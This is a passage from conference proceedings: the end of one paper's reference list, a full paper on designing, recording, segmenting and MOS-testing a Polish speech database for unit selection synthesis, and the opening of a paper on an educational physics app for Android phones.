- [21] M. Woźniak, D. Połap, C. Napoli, and E. Tramontana, “Application of bio-inspired methods in distributed gaming systems,” *Information Technology And Control*, vol. 46, no. 1, pp. 150–164, 2017. doi: 10.5755/j01.itc.46.1.13872. [Online]. Available: <http://dx.doi.org/10.5755/j01.itc.46.1.13872>
- [22] M. Smoleń, “Gamification as creation of a social system,” in *Gamification. Critical Approaches*. The Faculty of “Artes Liberales”, University of Warsaw. Warsaw, 2015. ISBN 978-83-63636-44-9
- [23] A. Darejeh and S. S. Salim, “Gamification solutions to enhance software user engagement - a systematic review,” *International Journal of Human-Computer Interaction*, vol. 32, no. 8, pp. 613–642, 2016. doi: 10.1080/10447318.2016.1183330. [Online]. Available: <http://dx.doi.org/10.1080/10447318.2016.1183330>
- [24] G. Barata, S. Gama, J. A. Jorge, and D. J. Gonçalves, “Relating gaming habits with student performance in a gamified learning experience,” in *Proceedings of the first ACM SIGCHI annual symposium on Computer-human interaction in play*. ACM, 2014. doi: 10.1145/2658537.2658692 pp. 17–25. [Online]. Available: <https://doi.org/10.1145/2658537.2658692>
- [25] C. Abras, D. Maloney-Krichmar, and J. Preece, “User-centered design,” *Bainbridge, W. Encyclopedia of Human-Computer Interaction*. Thousand Oaks: Sage Publications, vol. 37, no. 4, pp. 445–456, 2004. [Online]. Available: [citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.94.381](http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.94.381)
- [26] E.-O. Baek, K. Cagiltay, E. Boling, and T. Frick, “User-centered design and development,” *Handbook of research on educational communications and technology*, no. 1, pp. 660–668, 2008. doi: 10.4324/9780203880869.ch49. [Online]. Available: <http://www.routledgehandbooks.com/doi/10.4324/9780203880869.ch49>
- [27] J. Eathly, B. Sherwood-Jones, and N. Bevan, “ISO standards for user centered design and the specification of usability,” in *Usability in government systems: User experience design for citizens and public servants*. Elsevier, 2012. doi: 10.1016/B978-0-12-391063-9.00049-3. [Online]. Available: <http://dx.doi.org/10.1016/B978-0-12-391063-9.00049-3>
- [28] D. Salah, R. Paige, and P. Cairns, “Integrating agile development processes and user centred design-a place for usability maturity models?” in *International Conference on Human-Centred Software Engineering*. Springer, 2014. doi: 10.1007/978-3-662-44811-3\_7 pp. 108–125. [Online]. Available: [http://dx.doi.org/10.1007/978-3-662-44811-3\\_7](http://dx.doi.org/10.1007/978-3-662-44811-3_7)
- [29] J. Nelles, S. Kuz, A. Mertens, and C. M. Schlick, “Human-centered design of assistance systems for production planning and control: The role of the human in industry 4.0,” in *Industrial Technology (ICIT), 2016 IEEE International Conference on*. IEEE, 2016. doi: 10.1109/ICIT.2016.7475093 pp. 2099–2104. [Online]. Available: <https://doi.org/10.1109/ICIT.2016.7475093>
- [30] P. Lehane, “Mapping the user experience: Development of a validated instrument from the plans and scripts of the computer community of practice,” *Human Technology: An Interdisciplinary Journal on Humans in ICT Environments*, 2012. doi: 10.17011/ht/urn.201211203033. [Online]. Available: <https://doi.org/10.17011/ht/urn.201211203033>
- [31] S. Rajagopalan, “Product personification: PARAG model to successful software product development,” *International Journal of Managing Value and Supply Chains*, vol. 6, no. 1, p. 1, 2015. doi: 10.5121/ijmvsc.2015.6101. [Online]. Available: <https://doi.org/10.5121/ijmvsc.2015.6101>
- [32] S. M. A. Shah, G. I. G. Al-Matroushi, and M. F. Qureshi, “Usability assessment of open source application,” *International Journal of Advanced Research in Computer Science*, vol. 4, no. 2, 2013.
- [33] J. Zukowska and Z. Sroczyński, “Gift cards authorization through GSM in a distributed trade network—case study,” in *Internet—Technical Development and Applications*. Springer, 2009. doi: 10.1007/978-3-642-05019-0\_12 pp. 101–108. [Online]. Available: [https://doi.org/10.1007/978-3-642-05019-0\\_12](https://doi.org/10.1007/978-3-642-05019-0_12)
- [34] M. Sikorski, “HCI and the economics of user experience,” in *Maturing Usability: Quality in Software, Interaction and Value*, E. L.-C. Law, E. T. Hvannberg, and G. Cockton, Eds. London: Springer London, 2008. doi: 10.1007/978-1-84628-941-5\_14. ISBN 978-1-84628-941-5 pp. 318–343. [Online]. Available: [http://dx.doi.org/10.1007/978-1-84628-941-5\\_14](http://dx.doi.org/10.1007/978-1-84628-941-5_14)
- [35] J. Nielsen and R. Budi, *Mobile Usability*. New Riders Press, 2012. ISBN 978-0-321-88448-0
- [36] Z. Sroczyński, “Designing human-computer interaction for mobile devices with the FMX application platform,” *Theoretical and Applied Informatics*, vol. 26, No 1-2, pp. 87–104, 2014. [Online]. Available: <https://taai.iitis.pl/taai/article/view/388>
- [37] —, “Actiontracking for multi-platform mobile applications,” in *Computer Science On-line Conference*. Springer, 2017. doi: 10.1007/978-3-319-57141-6\_37 pp. 339–348. [Online]. Available: [https://doi.org/10.1007/978-3-319-57141-6\\_37](https://doi.org/10.1007/978-3-319-57141-6_37)



# Implementation and verification of speech database for unit selection speech synthesis

Krzysztof Szklanny, Sebastian Koszuta

Polish-Japanese Academy of Information Technology, Multimedia Department, Koszykowa 86, Warsaw, Poland

Email: {kszkanny, s7127}@pjwstk.edu.pl

**Abstract**— The main aim of this study was to prepare a new speech database for the purpose of unit selection speech synthesis. The object was to design a database with improved parameters compared with the existing database [1], making use of the theses proved in studies [2]–[4]. The quality of the corpus, a selection of the suitable speaker, and the quality of the speech database are all crucially important for the quality of synthesized speech. The considerably larger text corpora used in the study as well as the broader multiple balancing of the database yielded a greater number of varied acoustic units. For the purpose of the recording, one voice talent was selected from among a group of 30 professional speakers. The next stage involved database segmentation. The resultant database was then verified with a prototype speech synthesizer. The quality of the synthetic speech was compared to that of synthetic speech obtained in other Polish unit selection speech synthesis systems. Consequently, the end result proved to be better than the one obtained in the previous study [4]. The database had been supplemented and extended, significantly enhancing the quality of synthesized speech.

## I. INTRODUCTION

UNIT selection speech synthesis remains an effective and popular method of concatenative synthesis, yielding speech which is closest to natural sounding human speech. The quality of synthesized speech depends on a number of factors. First and foremost, it is essential to create a comprehensive speech database which will form the core of the system. The database should comprise a variety of acoustic units (phonemes, diphones, syllables) produced in a range of different contexts, of different occurrence and length.

The first stage in the creation of speech database is the construction of a balanced corpus. This process involves a selection, from a large text database, of a number of sentences which best meet the input criteria. The larger the database, the more likely it is that the selected sentences will meet the set criteria. However, a larger corpus also means a greater computer processing capacity necessary to synthesize a single sentence. What is crucial is a proper balancing that will ensure an optimal database size while maintaining the right proportion of acoustic units

characteristic of a particular language. The speech corpus is built in a semi-automatic way and then corrected manually. The manual part of the designing process is implemented in restricted domain speech synthesis such as the speaking clock and train departure announcements, and restricted speech recognition systems. The process is automated with the use of tools based on a greedy algorithm [5].

Another important aspect involves a careful selection of the speaker who will record the corpus. The speaker is usually voted on by experts, while an online questionnaire is often used to speed up the selection process. The recordings are made in a recording studio during a number of sessions, each several hours long. Each consecutive session is preceded by a hearing of the previously recorded material in order to establish a consistent volume, tone of voice, way of speaking, etc.

The final stage in the construction of speech database, following the recordings, is the appropriate labeling and segmentation. The segmentation of the database is carried out automatically with the use of statistical models, or heuristic methods, such as neural networks. Such a database should then be verified for the accuracy of the alignment of the defined boundaries of acoustic units.

The aim of this study was to design a new speech database with improved parameters. To this end, theses proved in [2]–[4] were used. The quality of the corpus, the selection of the right speaker and the quality of the database have a considerable influence on the quality of synthesized speech. The completed database was verified in a prototype synthesis engine.

## II. METHODS

### A. Designing the speech database

The database was created with three corpora: no. 1 - a normalized collection of parliamentary speeches, stenographic records from select committee sessions, and extracts from IT e-books of 600MB (equivalent to 5 million sentences); no. 2 - subtitles for three feature films, i.e. Q. Tarantino's 1994 'Pulp Fiction', S. Kubrick's 1987 'Full Metal Jacket' and K. Smith's 1994 'Clerks', containing 4300 utterances; no. 3 - a corpus of 2150 sentences which served as a basis for the creation of the corpus-based speech synthesis [1],[4]. This corpus was based on a 300 MB text file containing, among others, a selection of parliamentary

<sup>1</sup>This work was partially supported by the Research Centre of the Polish-Japanese Academy of Information Technology, supported by the Ministry of Science and Higher Education in Poland

speeches. It underwent multiple balancing (complying with the criteria outlined in section 2.3) and was supplemented with low frequency phonemes. The final corpus includes 1196 different diphones and 11524 triphones [1],[4].

Corpus no. 1 was subdivided into 250 files, each containing 20,000 sentences, of which 16 sub-corpora were randomly selected for further processing. Such a division makes data processing more efficient. In the final stage of the balancing, corpora no. 2 and no. 3 were used to expand the newly designed corpus. Findings presented in [2] indicate that multiple balancing helps to make the corpus more representative, thereby enhancing the quality of speech synthesis.

### B. Phonetic transcription

Phonetic transcription makes it possible to convert orthographic text into phonetic script. This is done by means of a special phonetic alphabet, such as PL-SAMPA [6].

The automatic phonetic transcription was generated with the help of software available as part of the Clarin project [7]. The application operates within a rule-based system. The diphone and triphone transcriptions were generated in Perl.

### C. Multiple balancing

The CorpusCrt program is an implementation of Greedy algorithm [8]. It was used as a balancing tool for sentence selection. Each of the 16 sub-corpora was balanced according to the following criteria:

- Each sentence should contain a minimum of 16 phonemes;
- Each sentence should contain a maximum of 80 phonemes;
- Each phoneme should occur at least 40 times in the entire corpus;
- Each diphone should occur at least 4 times in the entire corpus;
- Each triphone should occur at least 3 times in the entire corpus (due to the large number of possible triphones, this particular criterion could only be met for 400 most frequently used triphones in the Polish language);
- The output corpus should contain 2500 sentences.

TABLE I. PERCENT FREQUENCY DISTRIBUTION OF LOW-FREQUENCY POLISH PHONEMES IN A RANDOMLY SELECTED SUB-CORPUS BEFORE AND AFTER THE INITIAL BALANCING

Phoneme	Before balancing	After balancing
<b>dZ</b>	0.01%	0.02%
<b>z'</b>	0.10%	0.16%
<b>N</b>	0.20%	0.17%
<b>dz</b>	0.31%	0.36%
<b>o~</b>	0.59%	0.77%
<b>dz'</b>	0.76%	0.78%
<b>X</b>	0.79%	0.87%
<b>ts'</b>	0.83%	0.94%
<b>e~</b>	0.78%	1.09%

Table I shows a percent frequency distribution of lowest frequency polish phonemes in a randomly selected sub-corpus before and after the initial balancing.

The aim of the second balancing was to create one corpus that would include the phonetically richest sentences from the 16 already existent sub-corpora. The sub-corpora were first merged into a file of 40,000 utterances which, when balanced, yielded a corpus of 2,500 sentences. The result was a richer coverage of acoustic units in comparison to each of the separate sub-corpora.

### 1) Merging with the corpus assigned for unit-selection speech synthesis

The resultant corpus was then merged with corpus no. 3 and balanced to 2,500 sentences. The number of low-frequency phonemes (DZ, z', N, o~, e~) increased from 148 879 to 149 635.

It was essential that the corpus contained a wide range of prosodic contexts for the different phonetic components. Therefore, it was subsequently supplemented with prosodic features from corpus no. 2. This involved using all the interrogative and exclamatory sentences. The corpus was then balanced to yield two corpora of 50 sentences each. The first one contained interrogative sentences, while the other contained exclamatory sentences. These corpora were then concatenated with the main corpus (without further balancing). Previous findings indicate [2] that it is possible to reduce the size of a corpus. In the final balancing, the corpus was reduced to 2,150 sentences, with the assumption that a corpus must contain a minimum of 15,000 triphones while the number of diphones must remain unchanged. The average length of a sentence in the corpus is that of 63.93, whereas the total number of phonemes is 128,169. The corpus contains 1279 different diphones and 15,087 different triphones. Table II shows data concerning the number of acoustic units depending on the size of a corpus. Fig. 1 shows a percent frequency distribution of phonemes in the final corpus.

TABLE II. NUMBER OF ACOUSTIC UNITS AFTER CORPUS SIZE REDUCTION WHICH SERVED AS A BASIS FOR THE SELECTION OF THE FINAL CORPUS

No. of sentences	2600	2400	2200	2150	2100
No. of diphones	1279	1279	1279	1279	1279
No. of triphones	15869	15615	15218	15078	14979
No. of triphones < 3	8379	8387	8285	8228	8189
No. of diphones < 5	165	184	199	199	203

### D. Speaker selection and recordings

The speaker was selected on the basis of recorded voice samples collected from 30 candidates. Each candidate was a voice talent. The objective was to find a speaker with a strong steady voice. The voice assessment was carried out by eight voice analysis experts, who chose a female voice.

The recordings were conducted in the recording studio of the Polish-Japanese Institute of Information Technology, Warsaw (now Polish-Japanese Academy of Information






Fig.1: Percent frequency distribution of phonemes in the final corpus

Technology), using an Audio-Technica AT2020 microphone with a pop filter. The signal was recorded in the AIFF format with a 48 kHz sampling frequency and a 24 bit resolution, using the audio Focusrite Scarlett 2i4 interface.

The corpus was recorded during 15 two-hour sessions. Each prompt was recorded as a separate file. After each session, the files were exported in the WAV format with file names corresponding to the prompt numbers in the corpus. The recordings were then checked for distortions and external noises as well as mistakes made by the speaker. 480 prompts were re-recorded.

### E. Segmentation

The automatic segmentation was carried out with a program based on the Kaldi project [9]. Kaldi is an open source speech recognition toolkit, written in C++. The segmentation was based on the ‘forced alignment’ technique, which involves matching phoneme boundaries on the basis of a file containing phonetic transcription. First, the program creates an FST graph whose states correspond to the consecutive segmental phonemes of the analyzed phrase. Following that, a sequence of states with set boundaries is assigned for recording, by means of the Viterbi algorithm. The phonetic transcription for the segmentation was performed on the basis of an orthographic transcription using a Polish language dictionary with SAMPA transcriptions. The transcription of foreign words and proper nouns was performed manually [10].

### III. VERIFICATION OF THE SPEECH DATABASE

To examine the quality of the speech database and to verify the quality of the segmentation, a prototype speech synthesizer, written in Java, was used to conduct a series of tests. The program does not contain the NLP module but allows a preliminary evaluation of the quality of the corpus. It facilitates unit selection using three different algorithms: ‘Random’, ‘Forward’ and ‘Viterbi’ (the so-called Viterbi algorithm) [11]. These algorithms are responsible for the way acoustic units are selected from the database. The main criterion that is taken into account in the selection of acoustic units is their direct neighborhood in the database, which reduces the likelihood of the occurrence of artifacts, such as energy discontinuity, which render synthesized

speech artificial. The similarity of  $F_0$  at the boundaries of concatenated units is also taken into account.

The ‘Random’ algorithm randomly selects acoustic units that match the phonetic transcription, without cost function. Its application is the least effective of all the three algorithms.

'Forward' and 'Viterbi' are more advanced algorithms which make it possible to use cost function for the comparison of hypotheses. In unit selection speech synthesis, a hypothesis is a sequence of acoustic units selected from the database which, having been concatenated, produce a phrase that is to be synthesized. The object is to select a sequence that will produce the most natural sounding speech. These two algorithms are similar and yield similar results. The Viterbi algorithm was chosen for the testing process. The searching process is based on the trellis of all the candidates which is formed by the paths between them. The Viterbi algorithm searches the trellis from left to right, calculating partial costs, which is the sum total of the sequences of the cost function. The optimum path with the lowest cost is then chosen.

The prototype synthesizer utilizes MLF files (with diphone boundaries in the corpus), WAV sound files (with recorded prompts), and files containing data about  $F_0$  for each of the prompts. The text to be synthesized is provided in the form of a phonetic transcription.

## IV. RESULTS

A Mean Opinion Score (MOS) test was designed to check the quality of the synthesizer. MOS is a subjective measure for audio and video quality evaluation. In the test, subjects are administered audio or video samples, after which they give their subjective opinion using the following five-point scale: 1 – bad, 2 – poor, 3 – fair, 4 – good, 5 – excellent. The MOS is expressed as the arithmetic mean of all the collected ratings. MOS is also recommended as a method for evaluating the quality of synthesized speech [12]. To assess the quality of the voice a special website with an online questionnaire was designed, which served as an anonymous tool for evaluating speech samples on the five-point scale. The test involved 14 individuals who were familiar with issues related to speech synthesis, phonetics of the Polish language and phonetic transcription, and who were also well-informed about natural language processing. The test was divided into three parts. The first five recorded sentences were used to judge the quality of lector voice; the samples were then used to generate another five resynthesized sentences; the third part of the test involved sentences synthesized in the prototype speech synthesizer. Long, phonetically rich sentences were selected to this end. The first part of the test received the average score of 4.3, which indicates that the speaker's voice was rated high by the experts. The speaker's voice rating reflects the respondents' opinion concerning the potential effectiveness of the future synthesizer. It is the maximum score that the best synthesizer could receive. Resynthesis of sentences

inevitably involves a decrease in their quality. In the test, the quality of the synthesis received an average opinion score of 3.41, which is a good result. The third part of the test received an opinion score of 2.07.

## V. DISCUSSION

It would be worthwhile to compare the obtained results with the commercial and non-commercial systems functioning in Poland, taking into account the evaluation of the quality of the entire system and not merely the speech database.

The first Polish system for unit selection speech synthesis was BOSS, which was created as part of a collaborative research project between Adam Mickiewicz University, Poznan and IKP (Institut für Kommunikationsforschung und Phonetik) in Bonn [13]-[15]. The speech database consists of approximately 115 minutes of audio material read by a professional speaker, recorded during several sessions and supervised by an expert phonetician. The database is subdivided into six parts. The first part consists of phrases with most frequent consonant structures, where 258 consonant clusters of various types are used. The second part consists of all Polish diphones realised in 92 grammatically correct but semantically nonsense phrases. The third part consists of 664 phrases with CVC triphones (consonant-vowel-consonant, in non-sonorant voiced context and with various intonation patterns). The fourth part consists of 985 phrases, each made up of 6 to 14 syllables. The fifth part consists of 1109 sentences made up of 6000 most frequent vocabulary items. The sixth part consists of 15-minute long prose passages and newspaper articles [16]. The database was implemented in the Bonn Speech Synthesis System. A three-part MOS test was conducted for the designed system: the first part involved common utterances – 25 sentences and phrases created especially for the purpose, mostly using the top high frequency vocabulary items from a large vocabulary newspaper frequency list, and conversational utterances; the second part comprised 25 typical Polish conversational phrases, dialogue phrases, short expressions and natural utterances; the third part comprised a reference set, i.e. 24 original recordings of the speaker reading short utterances. The speaker's voice received an opinion score of 4.6, whereas the speech synthesis system received a score of 3.39. Further experiments, which involved manual correction of the speech database while focusing on duration weighting, increased the MOS opinion score to 3.62 [17] for the speech synthesis system. The quality of synthesized speech based on automatically segmented database received an overall score of 2.44. This result covers re-synthesized sentences from the corpus, sentences with high frequency vocabulary items and words that are 'difficult' for the synthesizer, i.e. phonetically rich items.

However, the quality rating for difficult sentences, i.e. sentences similar to those used for testing the original database, was 1.70, which then rose to 1.71 following a

manual correction of the segmentation. Unfortunately, the publication [17],[18] does not present the tested sentences, which could be used to evaluate the quality of the database.

IVONA, a commercial system for unit selection speech synthesis, was created by IVOSOFTWARE (now Amazon). In the Blizzard Challenge 2006, the system received the following opinion scores: 4.66 for the speaker, and 3.69 for the quality of synthesis with an ATR database [19],[20]. In 2007, the scores were 4.70 and 3.90 respectively, using the same database. In the 2009 Blizzard Challenge, IVONA received 4.90 for the speaker and 4.00 for the quality of the synthesis, with an EH1 database [21]. The presented data concerns speech synthesis for the English language. However, no publication presenting MOS results for the Polish language is available.

Tests were also conducted for the original synthetic speech system that was developed in the Festival meta system [22]. These were carried out following work on a speech synthesizer [4]. 28 experts were involved in the tests, and the average MOS result for the speaker's voice was 4.60. The experts assessed the quality of the resynthesis at 3.79, which is a good result. Sentence synthesis with the best cost function, optimized with an evolutionary algorithm, received an opinion score of 2.71, the worst cost function 1.97, and the default cost function 2.19. These results are worse than those obtained for the other speech synthesis systems. However, it must be noted that the basic problem stemmed from the construction of a database recorded by a non-professional speaker. The utterances exhibited considerable  $F_0$  fluctuations, which in turn affected the right selection of appropriate acoustic units. Despite this, the synthesis in the complete speech synthesizer with a default cost function received a score similar to that of a new database that was tested in the prototype synthesizer (2.11 vs. 2.07), even though the segmentation quality did not undergo manual correction. Compared with the BOSS system, this result is better for phonetically rich sentences.

When comparing the opinion scores of recorded samples and resynthesized samples, one can notice a significant discrepancy (0.88). This may indicate errors in the functioning of the prototype synthesizer and/or an incorrect phonetic transcription used in the selection of acoustic units for speech synthesis. Other reasons may include the presence of elements of acoustic units which appear in synthesized sentences as a result of automatic segmentation. This problem can be eliminated by manual correction. One of the methods is described in [23]. This kind of correction, as well as improvements made to the prototype speech synthesizer, will ensure a higher opinion score. Criteria applied in previous studies [23] will still be used in order to detect durational outliers. These include phonemes of abnormal duration, zero crossing errors, plosive phonemes and other distortions.

The construction of the new speech database made it possible to eliminate the errors which the author encountered when designing the previous database. These involved the quality of the speaker's voice, including the

excessively fast speech delivery, and considerable  $F_0$  fluctuations in sentences. What was also eliminated was the errors that occurred at the corpus building stage. The corpus was extended to include utterances from everyday speech, which should improve the quality of synthesized sentences in this area.

## VI. CONCLUSIONS

When designing the speech database, the author drew on the experience gained during the implementation of the unit selection speech synthesis. The corpus was supplemented and extended, and the recordings were made by a professional speaker selected by means of tests, which is crucial for the quality of synthetically generated speech. The database created for previous studies was recorded by a semi-professional speaker.

Despite the fact that manual segmentation correction was not performed, the results obtained in a MOS test were similar to those of a manually corrected database (2.07 vs. 2.18), and its opinion score for phonetically rich sentences was higher than that for the BOSS database (2.07 vs. 1.70).

What it means is that the elimination of other errors during the implementation of the new speech synthesis system will make it possible to achieve a higher quality of synthesized speech, comparable to that of the BOSS and IVONA synthetic speech systems. The next stage of the research will be to incorporate the database into the existent multimodal speech synthesis. We also plan to verify and place the database in compliance with the ECESS standards and to arrange for the database to be validated by an independent institution, such as ELDA [24].

## ACKNOWLEDGMENT

The author would like to thank Danijel Koržinek for his help with the implementation of the prototype speech synthesizer and Prof. Krzysztof Marasek for his help in finding professional speaker.

## REFERENCES

- [1] D. Oliver, K. Szklanny, (2006). Creation and analysis of a Polish speech database for use in unit selection synthesis. In *LREC-2006: Fifth International Conference on Language Resources and Evaluation*.
- [2] K. Szklanny „Optymalizacja funkcji kosztu w korpusowej syntezie mowy polskiej”. Diss. Polsko-Japońska Wyższa Szkoła Technik Komputerowych, 2009.
- [3] K. Szklanny "System Korpusowej Syntezy Mowy Dla Języka Polskiego." XI International PhD Workshop OWD 2009, 17–20 October 2009
- [4] K. Szklanny (2014). "Multimodal Speech Synthesis for Polish Language. In *Man-Machine Interactions 3* (pp. 325-333). Springer International Publishing." DOI: 10.1007/978-3-319-02309-0\_35
- [5] B. Bozkurt, T. Dutoit, O. Ozturk: Text Design For TTS Speech Corpus Building Using A Modified Greedy Selection, *Proc. Eurospeech*, Geneva 2003, pp 277-280.
- [6] J.C. Wells (1997) SAMPA computer readable phonetic alphabet, in Gibbon, D., Moore, R. and Winski, R. (eds.), 1997. *Handbook of Standards and Resources for Spoken Language Systems*. Berlin and New York: Mouton de Gruyter. Part IV, section B.
- [7] D. Koržinek, K. Marasek, Ł. Brocki, 2016, Polish Speech Services, CLARIN-PL digital repository, <http://hdl.handle.net/11321/296>.
- [8] A. S. Bailador. 1998. *CorpusCrt*. Technical report, Polytechnic University of Catalonia (UPC).
- [9] D. Povey, A. Ghoshal, G. Boulianne, L. Burget, O. Glembek, N. Goel, M. Hannemann, P. Motlicek, Y. Qian, P. Schwarz, J. Silovsky, G. Stemmer, K. Vesely, *The Kaldi Speech Recognition Toolkit*
- [10] Marasek, K., Koržinek, D. and Brocki, Ł. (2015). System for Automatic Transcription of Sessions of the Polish Senate. *Archives of Acoustics*, 39(4). DOI: <https://doi.org/10.2478/aoa-2014-0054>
- [11] A. J. Viterbi (1967) Error bounds for convolutional codes and an asymptotically optimal decoding algorithm, *IEEE Transactions on Information Processing*, 13:260-269
- [12] ITU-T recommendation no P.85 (<https://www.itu.int/rec/T-REC-P.85-199406-I/en>).
- [13] E. Klabbers, K. Stöber, R. Veldhuis, P. Wagner, S. Breuer (2001 B) Speech synthesis development made easy: The Bonn Open Synthesis System, *Eurospeech 2001*, Aalborg,
- [14] G. Demenko, K. Kleesa, M. Szymański, J. Bachan (2007) The design of Polish speech corpora for speech synthesis in BOSS system, *Mat.XII Sympozjum Podstawowe Problemy Energoelektroniki, Elektromechaniki i Mechatroniki (PPEEm'2007)*, Wisla, Poland, pp. 253-258.
- [15] G. Demenko, A. Wagner (2007) Prosody annotation for unit selection text-to-speech synthesis, *Archives of acoustics*, 32(1):.25-40
- [16] G. Demenko, J. Bachan, B. Möbius, K. Kleesa, M. Szymański, S. Grocholewski, (2008). Development and evaluation of Polish speech corpus for unit selection speech synthesis systems. In *Ninth Annual Conference of the International Speech Communication Association*.
- [17] M. Szymański, K. Kleesa, and G. Demenko. "Optimization of unit selection speech synthesis." *Proceedings of 17th International Congress of Phonetic Sciences (ICPhS 2011)*. 2011.
- [18] G. Demenko, K. Kleesa, M. Szymański, S. Breuer, & W. Hess, (2010). Polish unit selection speech synthesis with BOSS: extensions and speech corpora. *International Journal of Speech Technology*, 13(2), 85-99. DOI: 10.1007/s10772-010-9071-3
- [19] M. Kaszczuk, L. Osowski. "Evaluating Ivona speech synthesis system for Blizzard Challenge 2006." *Blizzard Workshop, Pittsburgh*. 2006.
- [20] M. Kaszczuk, L. Osowski. "The IVO Software Blizzard 2007 Entry: Improving Ivona Speech Synthesis System." *Sixth ISCA Workshop on Speech Synthesis, Bonn*. 2007.
- [21] M. Kaszczuk, L. Osowski. "The IVO software Blizzard Challenge 2009 entry: Improving IVONA text-to-speech." *Blizzard Challenge Workshop*. 2009.
- [22] R. Clark, K. Richmond, & S. King, (2007). Multisyn: Open-domain unit selection for the Festival speech synthesis system. *Speech Communication*, 49(4), 317-330. <http://dx.doi.org/10.1016/j.specom.2007.01.014>
- [23] K. Szklanny, M. Wojtowski, (2008, May). Automatic segmentation quality improvement for realization of unit selection speech synthesis. In *2008 Conference on Human System Interactions* (pp. 251-256). IEEE, DOI: 10.1109/HSI.2008.4581443.
- [24] ELDA: Evaluations and Language resources Distribution Agency. Online: <http://www.elda.org/>, accessed on 21 April 2017.



# Creating an Interactive and Storytelling Educational Physics App for Mobile Devices

Krzysztof Szklanny, Łukasz Homoncik, Marcin Wichrowski, Alicja Wiczorkowska  
Polish-Japanese Academy of Information Technology, Koszykowa 86, Warsaw, Poland  
Email: {kszklnny, lukasz.homoncik, mati}@pjwstk.edu.pl, alicja@poljap.edu.pl

**Abstract**—Ubiquitous mobile technology makes m-learning a popular method of education. Our goal was to use education and entertainment (edutainment) for teaching physics on mobile devices, as the technology is available for most of the students. A game was designed, as an interactive and storytelling educational physics app based on user experience and edutainment guidelines. The testers in usability tests considered the game useful; they also suggested improvements. Learning through play can be broadly applied to teach physics, educational apps can be created, and supplement education.

## I. INTRODUCTION

**M**-LEARNING is a teaching technique that requires the use of portable devices (mobile phones, smartphones, PDAs, tablets) [1]; it may take place outside of school [2]. It is distance learning based on mobile phones, smartphones, PDAs and tablets with wireless Internet, with communication replaced with various communication technologies.

“Edutainment” (education and entertainment) is applied in m-learning. It encourages the user to learn through games and interaction, and evokes emotions, so it is easier to remember the content. Entertainment is (9P): Perennial, Pervasive, Popular, Personal, Pleasurable, Persuasive, Passionate, Profitable, and Practical [3]. Learning in the 21<sup>st</sup> century is: Learner-centered, Media-driven, Personalized, Transfer-by-Design, Visibility Relevant, Data-Reach, Adaptable, Interdependent, and Diverse (9 features) [4].

The effectiveness of edutainment has been proven [5], [6]; it gives the opportunity to interact, for example in a game.

Edutainment has spread with the development of mobile devices (more common now than desktops). Smartphones sales increase by 70-80% per year [7]. Since 2013 more smartphones than feature phones are sold, and 50% of people own a mobile phone. Various apps increased the capabilities of smartphones, especially with Internet access. The number of Internet surfers exceeds 3.6 billion [8].

Our app *Apollo* is a form of edutainment. It combines a game and a multimedia presentation, using the methodology proposed by the authors, including interaction, storytelling and a 3D (3-dimensional) visualization. It presents physics concepts, including satellite motions, geostationary orbit and gravitational acceleration [9]. Our goal was to visualize the

phenomena of physics and present them in an entertaining way. Physics is a difficult class; teachers indicate that young people lose the ability to imagine abstract concepts, and have difficulties in understanding the physics laws. There are not many physics apps available on the market.

The app was prepared in Polish, for junior high school students, who spend a lot of time on their smartphones. We researched on market penetration with smartphones, and checked which operating system is most popular. The usability tests of the app are presented in this paper.

## II. MOBILE MARKET ANALYSIS

### A. World

More than 1.2 billion smartphones were sold worldwide in 2014[10], and over 1.4 billion in 2016. Currently, 4.6 billion mobile devices are registered, and there will be more active devices than people [11]. In 2016, mobile web usage overtook desktop [12]. 80% of internet users own a smartphone [13]. The interest in edutainment also grows.

The most popular brand of mobile devices is Samsung [14], with Android as the most popular operating system [7]. Young people 18-30, often referred to as ‘Generation Y’, mostly use Apple or Samsung devices [15]. They live with phones in their hands. 60% permanently participate in the life of social networks, and browse news. 70% cannot imagine their lives without mobile apps and use 1-9 apps every day. This brings an opportunity for m-learning, and we decided to create the app for Android-based smartphones.

### B. Predictions for the Future

Customizing websites for mobile devices will become increasingly important. Mobile devices are equipped with gyroscopes, GPS, multi-touch technology, accelerometers and cameras, which increases their potential for edutainment.

By 2020 mobile devices with the latest technologies available today will cost \$10 [16]. Paper will be replaced by mobile devices [17]; a digital notebook that allows displaying content is currently sold for \$100 [18].

Mobile devices are becoming thinner, of credit card size, and flexible [19]. It will be possible to adjust mobile devices to any shape [20]; they are already produced as bracelets. The devices will be multisensory, allowing for detection and emission of smells. Mobile device sensors that monitor heartrate are already available. We will be able to monitor

This work was partially supported by the Research Centre of the Polish-Japanese Academy of Information Technology, supported by the Ministry of Science and Higher Education in Poland

the body state in real time, with high-speed wireless access to the cloud computing. Monitoring tools, wearable devices, mobile User Experience (UX) design, and location sensing are already the most significant mobile technologies [21]. Works on better batteries are also performed.

The research on mobile devices continues. Toyota's *Windows to World* based on AR (Augmented Reality) turns the car window into an interactive multi-touch screen, which can also be used as a drawing tool that references real world objects; work is underway on future cars that communicate with each other. The University of Washington is working on transparent AR contact lenses powered by solar energy.

#### C. Poland

The number of mobile app users keeps growing; 44% of mobile phone users owned a smartphone in 2014, but 1/3 of them do not buy apps from app stores [22]. They use phones for Internet browsing (mostly to use social media), watch video, play mobile games, as localizers, and for banking. But, 74% of 15-19 year-old teens own a smartphone [23].

Daily Internet usage rate in Poland in 2016 was 90% in the age group 16-24 [10], with the average Internet speed 14 Mbps for download and 4.9 Mbps for upload [24].

#### D. Mobile apps market

Google Play has 2.8 million apps for Android, App Store has 2 million apps for iOS. Every month 100,000 apps are introduced. In 2014, 179 billion apps were downloaded. 11% of smartphone and tablet users have educational apps installed [15]. Entertainment apps are most often downloaded. In Poland, most common are instant messaging and social networking apps, games, radio and navigation.

### III. PHYSICS APPS FOR SMARTPHONES

14 apps are listed at [25]; 6 are marked with 4 (out of 5) stars: *VMS–Velocity and Acceleration Animation*, *Newtonium–Physics Simulator*, *Bridge Constructor Playground*, *Thomas Edison*, *Tory Odyssey: Motion Commotion*, and *Physics One Gravity*.

